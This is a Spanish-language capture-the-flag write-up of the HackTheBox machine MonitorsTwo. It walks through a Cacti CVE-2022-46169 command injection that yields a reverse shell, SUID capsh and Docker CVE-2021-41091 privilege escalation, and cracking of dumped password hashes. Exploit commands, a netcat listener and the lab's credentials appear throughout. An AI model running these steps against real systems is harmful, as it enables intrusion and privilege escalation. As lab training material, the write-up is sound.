
MonitorsTwo - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; pro
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67ur
Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2
+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23
ZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6ke
n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Login to Cacti
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 4F12CCCD3C42A4A478F067337FE92794
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a ver que contiene el puerto 80:



Vemos que es la version 1.2.22 de "Cacti". Vamos a buscar algun exploit para esa version:



Este exploit aprovecha una vulnerabilidad en `remote_agent.php` asociada al **CVE-2022-46169** para inyectar comandos maliciosos. Sin autenticarse podemos ejecutar una reverse shell:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2022-46169-CACTI-1.2.22]
└─$ python3 CVE-2022-46169.py -u http://10.10.11.211 --LHOST=10.10.14.11 --LPORT=1234
Checking ...
The target is vulnerable. Exploiting ...
Bruteforcing the host_id and local_data_ids
Bruteforce Success !!
```

Nos ponemos a la escucha con netcat y nos llega la peticion:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2022-46169-CACTI-1.2.22]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.211] 43142
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los archivos en los que tenemos permisos SUID:

```
www-data@50bca5e748b0:/var/www/html$ find / -perm /4000 2>/dev/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
```

Localizamos un binario llamado capsh que se utiliza para modificar las capabilities del usuario actual. Vamos a buscar en gtfobins como escalar privilegios ejecutando ese binario con permisos SUID:

SUID

If the binary has the SUID bit set, it does not drop the elevate
file system, escalate or maintain privileged access as a SUID b
`p` argument on systems like Debian (<= Stretch) that allow the

This example creates a local SUID copy of the binary and runs
with an existing SUID binary skip the first command and run t

```
sudo install -m =xs $(which capsh) .

./capsh --gid=0 --uid=0 --
```

Vamos a probarlo:

```
www-data@50bca5e748b0:/var/www/html$ capsh --gid=0 --uid=0 --
root@50bca5e748b0:/var/www/html# whoami
root
```

Si localizamos su IP vemos que se trata de un docker:

```
root@50bca5e748b0:/usr/local/lib/php/doc/Archive_Tar# hostname -I
172.19.0.3
```

Encontramos unas credenciales en el archivo "entripoit.sh":

```
root@50bca5e748b0:/# cat entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE username = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
        set -- apache2-foreground "$@"
fi

exec "$@"
```

Para conectarse a mysql utiliza los siguientes campos:

- Host=db
- Base de datos=cacti
- Usuario=root
- Password=root

Nos conectamos a mysql:

```
root@50bca5e748b0:/# mysql -u root -h db -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or
Your MySQL connection id is 86
Server version: 5.7.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation A

Type 'help;' or '\h' for help. Type '\c' to clear the c

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cacti              |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.001 sec)
```

Dentro de cacti encontramos una tabla llamada user_auth que contiene lo siguiente:

```
MySQL [cacti]> select username,password from user_auth
    -> ;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC |
| guest    | 43e9a4ab75570f5b                                             |
| marcus   | $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C |
+----------+--------------------------------------------------------------+
3 rows in set (0.001 sec)
```

Crackeamos las contraseñas con john y conseguimos la clave del usuario marcus:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
funkymonkey      (marcus)
```

Iniciamos sesion por ssh con el usuario marcus:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh marcus@10.10.11.211
The authenticity of host '10.10.11.211 (10.10.11.211)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.211' (ED25519) to the list of known hosts.
marcus@10.10.11.211's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 23 Nov 2024 05:24:13 PM UTC

  System load:                    0.08
  Usage of /:                     63.0% of 6.73GB
  Memory usage:                   17%
  Swap usage:                     0%
  Processes:                      237
  Users logged in:                0
  IPv4 address for br-60ea49c21773: 172.18.0.1
  IPv4 address for br-7c3b7c0d00b3: 172.19.0.1
  IPv4 address for docker0:       172.17.0.1
  IPv4 address for eth0:          10.10.11.211
  IPv6 address for eth0:          dead:beef::250:56ff:feb0:a3e2


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Thu Mar 23 10:12:28 2023 from 10.10.14.40
marcus@monitorstwo:~$
```


Vemos que hay un archivo en /var/mail:

```
marcus@monitorstwo:/var/mail$ cat marcus
From: administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently discovered and should be addressed as soon as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPSO and CALIPSO refcounting for the DOI definitions. Attac
kers can exploit this use-after-free issue to write arbitrary values. Please update your kernel to version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper escaping of error messages during template impo
rt previews in the xml_path field. This could allow an attacker to inject malicious code into the webpage, potentially resulting in the theft of sensitive da
ta or session hijacking. Please upgrade to Cacti version 1.2.14 or later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software containerization. Attackers could exploit this vulnera
bility by traversing directory contents and executing programs on the data directory with insufficiently restricted permissions. The bug has been fixed in Mo
by (Docker Engine) version 20.10.9, and users should update to this version as soon as possible. Please note that running containers should be stopped and re
started for the permissions to be fixed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid any potential security breaches. If you have any questions or
 concerns, please do not hesitate to contact our IT department.

Best regards,

Administrator
CISO
Monitor Two
Security Team
```

Nos hablan de 3 vulnerabilidades. A nosotros nos interesa la ultima ya que tenemos un docker. Vamos a ver la version:


```
marcus@monitorstwo:/var/mail$ docker --version
Docker version 20.10.5+dfsg1, build 55c4c88
```

Como la version vulnerable es la 20.10.9 la nuestra tambien puede ser vulnerable. Encontramos un exploit:




Vamosa hacerlo de forma manual. Si ejecutamos `findmnt` podemos ver todos los directorios del docker:

Vamos a ver el contenido de la tercera ruta:



En esta ruta es donde se monta la raiz del docker. Si desde el docker por ejemplo creamos un archivo en la raiz que se llame test lo vamos a poder ver:



Lo que podemos hacer es hacer una copia de la bash y darle permisos SUID desde el docker para que luego desde la maquina real podamos ejecutarlo y asi escalar privilegios:

Desde el docker:

```
root@50bca5e748b0:/# cp /bin/bash /bash
root@50bca5e748b0:/# chmod +s /bash
```

Desde la maquina victima real:

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged$ ls -la
total 1300
drwxr-xr-x 1 root root    4096 Nov 23 18:24 .
drwx------x 5 root root    4096 Nov 23 15:54 ..
-rwsr-sr-x 1 root root 1234376 Nov 23 18:25 bash
```

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged$ ./bash -p
bash-5.1# whoami
root
```